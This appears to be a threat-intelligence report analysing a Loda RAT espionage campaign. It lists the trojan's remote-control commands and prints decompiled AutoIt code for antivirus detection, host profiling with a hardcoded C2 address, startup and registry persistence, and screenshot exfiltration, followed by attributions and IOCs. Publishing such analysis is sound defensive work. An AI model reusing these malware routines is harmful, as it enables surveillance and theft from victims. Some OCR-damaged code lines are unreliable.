
-	-
Function number	**Function**
0x0	Obtain information about the controlled machine
0x2	Get process list information
0x4	Get drive information
0x6	Get directory information
0x8	Retrieving files from the victim device's folder
0xA	Delete the specified file
0xC	Ends the specified process
0xE	Remote shell
0x10	Ends the specified thread
0x12	List the victim's camera device information
0x14	Turn on the camera
0x16	Stop the camera
0x18	Get the title of the active program
0x1A	Exit and delete your own files
0x1C	Downloading files to the controlled end
0x20	Get browser password
0x22	Download the file from the given URL to the controlled end and execute it
0x24	Online keylogging
0x26	Offline keylogging
0x28	Install HRDP Manager on the victim's device
0x2A	Enable reverse proxy
0x2C	Stop reverse proxy
0x30	Start remote VNC

-	-
0x32	Shutting down remote VNC
0x38	Reverse proxy port settings
0x3A	Execute or open the specified file
0x48	Injection into the specified process
0x4A	Traversing to get file information
0x4C	Multiple post-command breakdowns, including shutdown, network test, exit, etc


Loda RAT

Loda RAT is a proprietary malware written in AutoIt script language, first captured and disclosed in the wild by Proofpoint in September 2016, the name 'Loda' derives from the malware author's choice of directory to write keylogger logs to as Loda.Subsequently Cisco discovered multiple variants of Loda RAT and found that the RAT added spying capabilities to the Android platform. After a series of investigations, Cisco concluded that the group using the malware was based in Morocco and named the group Kasablanka (the largest city in Morocco) [1].

Analysis of the captured sample showed that it was written in C# and obfuscated so extensively that common tools could not decompile it, and added a large amount of 00 data at the end of the PE file, swelling the entire file size to 741MB.



After execution, the sample first releases and executes the Loda RAT packaged with AutoIt in the %appdata% directory, and the AutoIt script can be restored by using the deep analysis function of QiAnXin's Threat Intelligence Center Cloud Sandbox, and the behavior and functions of the trojan can be seen by analyzing the script.



Loda RAT first detect antivirus products installed on victim machines through WMI commands.

```
Func _getav()
    Dim $larray8[2]
    $larray8[0] = "x"
    $larray8[1] = "x"
    Local $owmi = ObjGet("winmgmts:\\localhost\root\SecurityCenter2")
    If IsObj($owmi) Then
        Local $colitems = $owmi.execquery("Select * from AntiVirusProduct")
        If NOT IsObj($colitems) Then Return 0
        For $objantivirusproduct In $colitems
            $larray8[0] = $objantivirusproduct.displayname
            $larray8[1] = $objantivirusproduct.productstate
        Next
        Dim $avstatus8 = Hex($larray8[1])
        If StringMid($avstatus8, 5, 2) = "10" OR StringMid($avstatus8, 5, 2) = "11" Then
            $larray8[1] = "Enabled"
        Else
            $larray8[1] = "Disabled"
        EndIf
        If $larray8[0] = "" Then
            $larray8[0] = "No"
            $larray8[1] = "No"
        EndIf
    EndIf
    Return $larray8
EndFunc
```

Followed operation is collecting some information of victim host, including permissions, operating system version, etc.

```
If IsAdmin() Then
    $vicname = "Admin"
EndIf
$qlits = 12
$resxo = 1
$deskheght = @DesktopHeight
$deskwidh = @DesktopWidth
If FileExists(@AppDataCommonDir & "\Microsoft\Wlansvc") Then ;判断是笔记本还是台式电脑
    $dexcz = "Laptop"
Else
    $dexcz = "Desktop"
EndIf
$ipsd = "185.181.165.188"
$porsd = "443"
$archx = @OSArch
$usecc = @UserName
$osversion = ""
Local $tooor = FileGetVersion("winver.exe") ;通过winver.exe判断是win10还是win11版本
If StringLeft($tooor, 2) = "10" Then
    $osversion = "WIN_10"
ElseIf StringLeft($tooor, 2) = "11" Then
    $osversion = "WIN_11"
Else
    $osversion = @OSVersion
EndIf
```

And adding persistentence by creating %appdata%\Windata\svshost.exe and NFOKQN.lnk shortcut to svshost.exe in windows startup directory.

```
$betabta = "beta"
$hosts = @WindowsDir & "\system32\Drivers\etc\hosts"
$ddfdzty = 1
Local $uuxxx = ""
Local $uu = ""
Local $casxx
If NOT FileExists(@StartupDir & "\NFOKQN.lnk") Then
    FileCreateShortcut($ffazezs & "\svshost.exe", @StartupDir & "\NFOKQN.lnk", $vvahk & $ffazezs & "\" & $vvahk, $bbjnnnn, $bbjnnnn, @SystemDir & "\shell3
EndIf
$khertx = "HKCU\Software\Microsoft\Windows\CurrentVersion\Run"
If RegRead($khertx, "NFOKQN") = "" Then
    RegWrite($khertx, "NFOKQN", "REG_SZ", $vvahk & @AppDataDir & "\Windata\svshost.exe" & $vvahk)
EndIf
Local $pidx = ""
Local $pid2 = ""
```

Uploading the collected information and then takeing screenshots.

```
$ssaevv = TimerDiff($beginxc)
If $mgxcli = 1 Then
    If _ispressed("01") Then
        $clis = $clis + 1
        _screencapture_setjpgquality(40)
        If $fddsf43 = 1 Then
            _screencapture_capturewnd($mons & "\" & @MDAY & "-" & @MON & "-" & @YEAR & "/(Click " & $clis & ") " & $stextzw & ".jpg", $actw)
        Else
            _screencapture_capture($mons & "\" & @MDAY & "-" & @MON & "-" & @YEAR & "/(Click " & $clis & ") " & $stextzw & ".jpg")
        EndIf
        Sleep(500)
        TCPSend($r, "MonitorXtit" & @UserName & "Str" & $vicname & "bdt" & $seconx[2] & "/*")
    EndIf
Else
    If $ssaevv > 4000 Then
        _screencapture_setjpgquality(40)
        If $fddsf43 = 1 Then
            _screencapture_capturewnd($mons & "\" & @MDAY & "-" & @MON & "-" & @YEAR & "/" & $stextzw & ".jpg", $actw)
        Else
            _screencapture_capture($mons & "\" & @MDAY & "-" & @MON & "-" & @YEAR & "/" & $stextzw & ".jpg")
        EndIf
        $beginxc = TimerInit()
        TCPSend($r, "MonitorXtit" & @UserName & "Str" & $vicname & "bdt" & $seconx[2] & "/*")
    EndIf
EndIf
$ffzete = TimerInit()
```

Subsequently enter the remote control loop, by processing the data returned by C2, and then correspond to the detailed remote control instructions, and its remote control instructions divided into a relatively fine function, rough statistics have 144 remote control instructions, due to the reasons of space, we will not do a detailed introduction, a general overview of its remote control functions.

- Recording
- Upload and download files
- Execute the specified file


- Shutdown
- Close the specified process
- Stealing user cookies, passwords
- Turn on keylogger
- Delete keylogger data
- Download and execute the file from the specified URL
- Get file or directory size
- Allow RDP connections by modifying the registry
- Compressing/uncompressing files
- Copy files or directories
- Enumerate connected drives
- Enumerate hot folder locations
- Detect UAC settings
- Send mouse clicks (to the left or right is a separate command)
- Capture screenshots and send to C2
- Open/close CD trays
- Recording
- Turn off Windows Firewall
- Send the name of running processes to C2
- Exit, uninstall
- Create a GUI chat window to save the victim/attacker conversation to a file

In addition, in the previous version, LodaRAT downloaded SQLite3.dll from the official AutoIt website because it was needed to extract sensitive information from the browser database, but the embedded URL had been unavailable for download. So in the latest version, the Kasablanka group transcoded it directly to hex, embedded in in the script.


```
Func __sqlite_download_sqlite3dll($tempfile, $version)
    Local $url = "http://www.autoitscript.com/autoit3/files/beta/autoit/archive/sqlite/SQLite3" & $version
    Local $ret
    If @AutoItX64 = 0 Then
        $ret = InetGet($url & ".dll", $tempfile, 1)
    Else
        $ret = InetGet($url & "_x64.dll", $tempfile, 1)
    EndIf
    Local $error = @error
    FileSetTime($tempfile, __sqlite_inline_modified(), 0)
    Return SetError($error, 0, $ret)
EndFunc

Func __sqlite_print($stext)
    If $g_sprintcallback_sqlite Then
        If $g_butf8errormsg_sqlite Then
            Local $tstr8 = __sqlite_stringtoutf8struct($stext)
            Call($g_sprintcallback_sqlite, DllStructGetData($tstr8, 1))
        Else
            Call($g_sprintcallback_sqlite, $stext)
        EndIf
    EndIf
EndFunc

Func sqlx() ;SQLite3.DLL
    Global $s9q = "0x"
    $s9q &= "4D5A900003000000040000000FFFF0000B800000000000000400000000000000000000000000000000000000000000000000000000000000000000000F00000000E1FBA0E00B4C
    $s9q &= "BD2FFDAEE644B91B937B0800F34C030000308000260E00A4FFFFFFFF3B0D0007A0007502F3C3E90E00281DCC558BEC57568B750C8B4D108B7D088BC1FFEFFFFF8BD103C63BFE7
    $s9q &= "B9020D400D98C801F28C0E0E772E47C8C10F1E0F52100ED85B691059106010 9B29C8017B461111411089707C8C3123E12E701135379843C13C20114728 0BC4B14149A1499460E9
    $s9q &= "C98BAE1391F28370F2CD6588601D4BEDEDC9216E2CF523F2C98BAE1302F283E1F1A37288601DBCF1F101D28DA578F1F67045D789E493F172F18539C4B0E451F13D2CF1881B4B9
    $s9q &= "180A1C3D3F9F9B1852487FF57C73EF8D44016FCE32334E4D1E53C27FD281C143F376836DE666D41FFF4E140C0A4CF6516510 0BBA6F6A0AEE01E870D1E35034FA9B5DDD8058B7A
    $s9q &= "8B85E0AAC7471001B8EF778D5CA13927C42703B8090400C013EE42E2B4BC3A00888985D864BA1FA7E91504DC05EC9D082FBAD53F8561F6591229E8D831C431976B7815923D416
    $s9q &= "8B1398C457FC646D56FC0AF8CCD00CF6C24C74C1FAEDE1FFFF044A83FA3F76036A3F5A8B4B043B4B087542BB0280282083FF7FD7731948D3EB8D4C0204F7D3215CB844FE09752
    $s9q &= "89D4A6AB99BD5B7F100A7E4B8A599EA6699A4B5959570713 2A4DD35407FF1C13CF6D025740786622EB200E2EA4EB37784F84690E4F84EA2CCFBC3290A4CD46C327AE6B2FCF6A
    $s9q &= "580C74126823D38BC82DACC8A1E08BBC89480C2591C54EF0C04D811FC64808BB79BABB5DD12D3939530C605210ADCBA917FEE2D5FA39C41757BFE803EBEDDE8975545E113100E
    $s9q &= "90DB895DC804D4E4C2AD669ADCD8C00749143A06E86D0B74A8E43730A27F73BC32DDC354A2E03C84ED887780345FB06D51CCAF0C3483CF1A7D3B60C4BCA36C0B60CFB4EF7F6
```

Association & Attribution


In C2:193.149.129.151, we trace back to Trojan "systeml.dll", written in C# and only 8.5KB in size, whose function is to download WinScp tools to synchronize files with remote computers and set scheduled tasks to persist, making it a potential backdoor.



In another C2: 179.60.150.118, we associate two files packaged by Pyinstaller, both of them are downloaders and have the same core code.



After Base64 decoding, you can clearly see that by requesting port 443 of 179.60.150.118 to get the follow-up payload to execute, and the payload is Warzone RAT or CS Trojan.



Some security vendors believe that Loda RAT is the exclusive trojan of Kasablanka group, but since Loda RAT is compiled from AutoIt scripts and its source code can be obtained by decompiling it, 'false flag' activities by other threat actors using the decompiled source code are also possible.

In terms of attack motivation, we believe that the purpose of this attack is mainly for information gathering and espionage. Considering the current situation between Russia and Ukraine, intelligence spying and espionage are more in line with the motivation of nation-sponsered hacker groups, so we attribute this attack to Kasablanka group with moderate confidence.

Summary

In previous disclosures of the Kasablanka group's operations, its targets included Bangladesh, South America and the United States, and its Loda RAT includes Windows version and Android version.Now this group often uses commercial RATs in its attack activities, which not only reduces the development cost but also makes it difficult for tracing attackers' footprints.

The RedDrip team would like to remind all users not to open links of unknown origin shared by social media, not to click on email attachments from unknown sources, not to run unknown files with exaggerated titles, not to install APPs from informal sources, to back up important files in a timely manner, and to update and install patches.

If you need to run or install an application of unknown origin, you can first identify it through the QiAnXin Threat Intelligence File Deep Analysis Platform (https://sandbox.ti.qianxin.com/sandbox/page). At present, it supports deep analysis of files in various formats including Windows and Android platforms.

Currently, a full line of products based on the threat intelligence data from the QiAnXin Threat Intelligence Center, including the QiAnXin Threat Intelligence Platform (TIP), SkyRock, QiAnXin Advanced Threat Detection System, QiAnXin NGSOC, QiAnXin Situational Awareness, etc., already support the accurate detection of such attacks [2].

IOCs

MD5

4d75d26590116a011cbebb87855f4b4f

574e031a4747d5e6315b894f983d3001

56d1e9d11a8752e1c06e542e78e9c3e4

db9f2d7b908755094a2a6caa35ff7509

8f52ea222d64bbc4d629ec516d60cbaf

c3b3cb77fcec534763aa4d3b697c2f8c

9ea108e031d29ee21b3f81e503eca87d

23d5614fcc7d2c54ed54fb7d5234b079

6be3aecc5704c16bf275e17ca8625f46

e4a678b4aa95607a2eda20a570ffb9e1

11ed3f8c1a8fce3794b650bbdf09c265

8a548f927ab546efd76eeb78b8df7d4c

6d710d1a94445efb0890c8866250958e

6b42e4c5aecd592488c4434b47b15fbb

d82743e8f242b6a548a17543c807b7b0

32a0a7fa5893dd8d1038d1d1a9bc277a

bd5c665187dfb73fc81163c2c03b2ddf

a07c6e759e51f856c96fc3434b6aa9f8

0dcd949983cb49ad360428f464c19a9e

87125803f156d15ed3ce2a18fe9da2b8

4f7e2f5b0f669599e43463b70fb514ad

00b9b126a3ed8609f9c41971155307be

C2

179.60.150.118

45.61.137.32

89.22.233.149

193.149.129.151

193.149.176.254

Reference Links

[1] https://blog.talosintelligence.com/kasablanka-lodarat/

[2] https://ti.qianxin.com/
